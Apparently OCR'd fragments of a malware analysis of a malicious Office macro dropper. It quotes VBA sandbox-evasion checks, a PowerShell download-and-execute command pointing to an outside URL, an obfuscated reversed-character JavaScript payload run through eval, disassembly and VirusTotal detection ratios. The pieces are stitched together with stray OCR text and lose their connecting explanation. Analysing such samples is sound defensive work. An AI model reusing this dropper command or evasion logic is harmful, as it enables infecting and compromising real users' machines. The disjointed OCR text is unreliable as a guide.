
```
Public Sub nqEF()
On Error GoTo qTiU
If Application.UserName = "PSPUBWS " Then Module1.eXZfx s("Bad username")
If Application.RecentFiles.Count < 3 Then Module1.eXZfx s("Bad history")
Cjep = ELLSx
For Each LYyR In Sspyg
If Module1.zFnKx(Cjep, LYyR) <> 0 Then Module1.eXZfx s("Bad ISP", 26, 40)
Next
cDsj dCjgc
Exit Sub
qTiU:
End Sub
```


```
Public Function AwckF() As String
AwckF = "$f=[System.IO.Path]::GetTempFileName();(New-Object
System.Net.WebClient).DownloadFile('http://elfaroconsultants.com/safari/content.bin',
$f);(New-Object -com WScript.Shell).Exec($f)"
End Function
```


Microsoft Visual Basic - Issp.ua_slip [design] - [heel (Code)]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Ln 7, Col 34
Properties - heel
heel ClassModule
Alphabetic Categorized
(Name) heel
Instancing 1 - Private
(General)
'I can see it on your face, yeah, you lost it
'You thought you could, thought you could
Dim dowered
'Everybody's saying you're a monster
'Old fashion pass to give yourself away
Dim interpretation As Integer
'Nothing but pills and low income
'Old fashion pass to give yourself away
Dim soar As String
'Yeah, now you're living on, living on
'Make it, but the city won
Dim habitation As String
'A Hollywood horror
'Your heart's all gone
Dim asquint
'Old fashion pass to give yourself away
'You got me feeling some way
Private handmedown As String
'So I'll say this is the day you became
'A Hollywood horror
Sub AddQuotes()
'So give yourself away
'Make it, but the city won
Selection.InsertBefore sBegQ
'You thought you could, thought you could
'Yeah, that's where you say you're from
Selection.InsertAfter sEndQ
'Everybody's saying you're a monster
'A Hollywood horror
End Sub
'The city that, city that went
'Make it, but the city won


a','v',' ',';','"','o','C','"',' ','=',' ','8','e','T','Z','I',' ',';','"','A'
,'e','d','"',' ','=',' ','q','R','V','P','J',' ','r','a','v',' ',';','"','t','"',' ','=',' ','1
' ,'a','A','H','H',' ','r','a','v',';','}',';','5','w','D','Y',' ','n','r','u','t','e','r','{'
')','5','w','D','Y','(','9','z','G','E',' ','n','o','i','t','c','n','u','f',';','}',';','8','d'
,'X','Y','S','B',' ','n','r','u','t','e','r','{',')','8','d','X','Y','S','B','(','5','q','I',' '
' ,'n','o','i','t','c','n','u','f',' ',';','"','h','s','u','p','"',' ','=',' ','2','v','N','Q'
,' ','r','a','v',' ',';','"','t','g','n','e','l','"',' ','=',' ','o','N','T',' ','r','a','v',' '
,';','"','h','"',' ','=',' ','8','y','Z','A','Q',' ','r','a','v',' ',';','"','C','m','o','r',
'f','"',' ','=',' ','4','o','I','H','W',' ','r','a','v',' ',';','"','r','a','h','"',' ','=',' '
,'4','x','W','O','L','Z',' ','r','a','v',' ',';','"','d','o','C','"',' ','=',' ','d','Q',' ',' '
r','a','v',' ',';','"','e','"',' ','=',' ','3','x','O',' ','r','a','v',';','}',';','y','Z','Z'
,' ','n','r','u','t','e','r','{',')','y','Z','Z','(','3','j','Q','M',' ','n','o','i','t','c','n
' ,'u','f',';','}',';','e','A','L',' ','n','r','u','t','e','r','{',')','e','A','L','(','9','h',
'J','N','W','T',' ','n','o','i','t','c','n','u','f',' ',';','"','i','o','j','"',' ','=',' ','m'
,'B','O','S','A',' ','r','a','v',' ',';','"','n','"',' ','=',' ','q','Q','Z',' ','r','a','v',' '
;','}',';','c','L','D',' ','n','r','u','t','e','r','{',')','c','L','D','(','3','f','P','L','V'
,'S',' ','n','o','i','t','c','n','u','f',' ',';','"','t','a','e','r','C','"',' ','=',' ','8','f
' ,'A','T','D',' ','r','a','v',' ',';','"','O','e','"',' ','=',' ','1','w','N',' ','r','a','v',
' ',';','"','j','b','"',' ','=',' ','8','o','W','Y',' ','r','a','v',' ',';','"','t','c','e','"'
,' ','=',' ','w','H','P',' ','r','a','v',' ',';','"','O','D','A','"',' ','=',' ','2','p','X',' '
A','G',' ','r','a','v',' ',';','"','t','S','.','B','D','"',' ','=',' ','8','b','X',' ','r','a'
,'v',' ',';','"','e','r','"',' ','=',' ','b','L','R','S',' ','r','a','v',' ',';','"','m','a','"
' ,'=',' ','7','h','X','F','L',' ','r','a','v',' ',';','"','y','t','"',' ','=',' ','v','T',' '
V','Z',' ','r','a','v',' ',';','"','e','p','"',' ','=',' ','z','K','X','R',' ','r','a','v',' ',
';','"','s','r','a','h','C','"',' ','=',' ','1','r','W','M','R','N',' ','r','a','v',' ',';',' '
"','t','e','"',' ','=',' ','6','b','X','E',' ','r','a','v',' ',';','"','n','e','p','o','"',' ',
'=',' ','7','j','E','R','J',' ','r','a','v',' ',';','"','e','t','i','r','w','"',' ','=',' ','e'
' ,'A',' ','r','a','v',' ',';','"','e','T','"',' ','=',' ','z','C','W',' ','r','a','v',' ',';',
'"','t','x','"',' ','=',' ','0','m','L','G','B',' ','r','a','v',' ',';','"','e','v','a','S','"'
,' ','=',' ','9','t','A','N',' ','r','a','v',' ',';','"','o','T','"',' ','=',' ','9','l','B',' '
J',' ','r','a','v',' ',';','"','e','l','i','F','"',' ','=',' ','o','L','L','B',' ','r','a','v'
,' ',';','"','e','s','o','l','c','"',' ','=',' ','m','W',' ','r','a','v'];
/*@cc_on
var a = 123;
@*/
b = aCTPPzvlpD.reverse()["j"+"o"+"in"]('');
if (a == 123) eval(b);
print(a);
student@Mac-Air:~/Work/jsunpack-n$ cat ~/Work/PENDING/virus/swiftf59.js


Извлечение кода
00409F47 ; START OF FUNCTION CHUNK FOR sub_40A7AC
00409F47
00409F47 loc_409F47
00409F47 mov [ebp+var_A8], 67616D69h
00409F51 mov [ebp+var_A4], 706c6865h
00409F5B mov [ebp+var_A0], 6C6C642Eh
00409F65 jmp loc_40B8C5
00409F65 ; END OF FUNCTION CHUNK FOR sub_40A7AC
imag
ehlp
.dll
Этот элемент
EBP
Заполнение






SHA256:	64cca322ec8126ac6aa6dc55e9c4df74ad52f9446ca469da2079749bfb81efb1
File name:	macros_extract.exe
Detection ratio:	37 / 56
Analysis date:	2016-12-09 13:00:26 UTC (0 minutes ago)


This file was last analysed by VirusTotal on **2016-12-07 11:59:06 UTC** (2 days, 1 hour ago) it was first analysed by VirusTotal on **2016-12-07 11:59:06 UTC**.


Detection ratio: **25/55**

You can take a look at the last analysis or analyse it again now.




ISSP


Legend
Function
WinAPI
Value
Variable
Array
Argument
Function return
For/While
String operator
START
FINISH



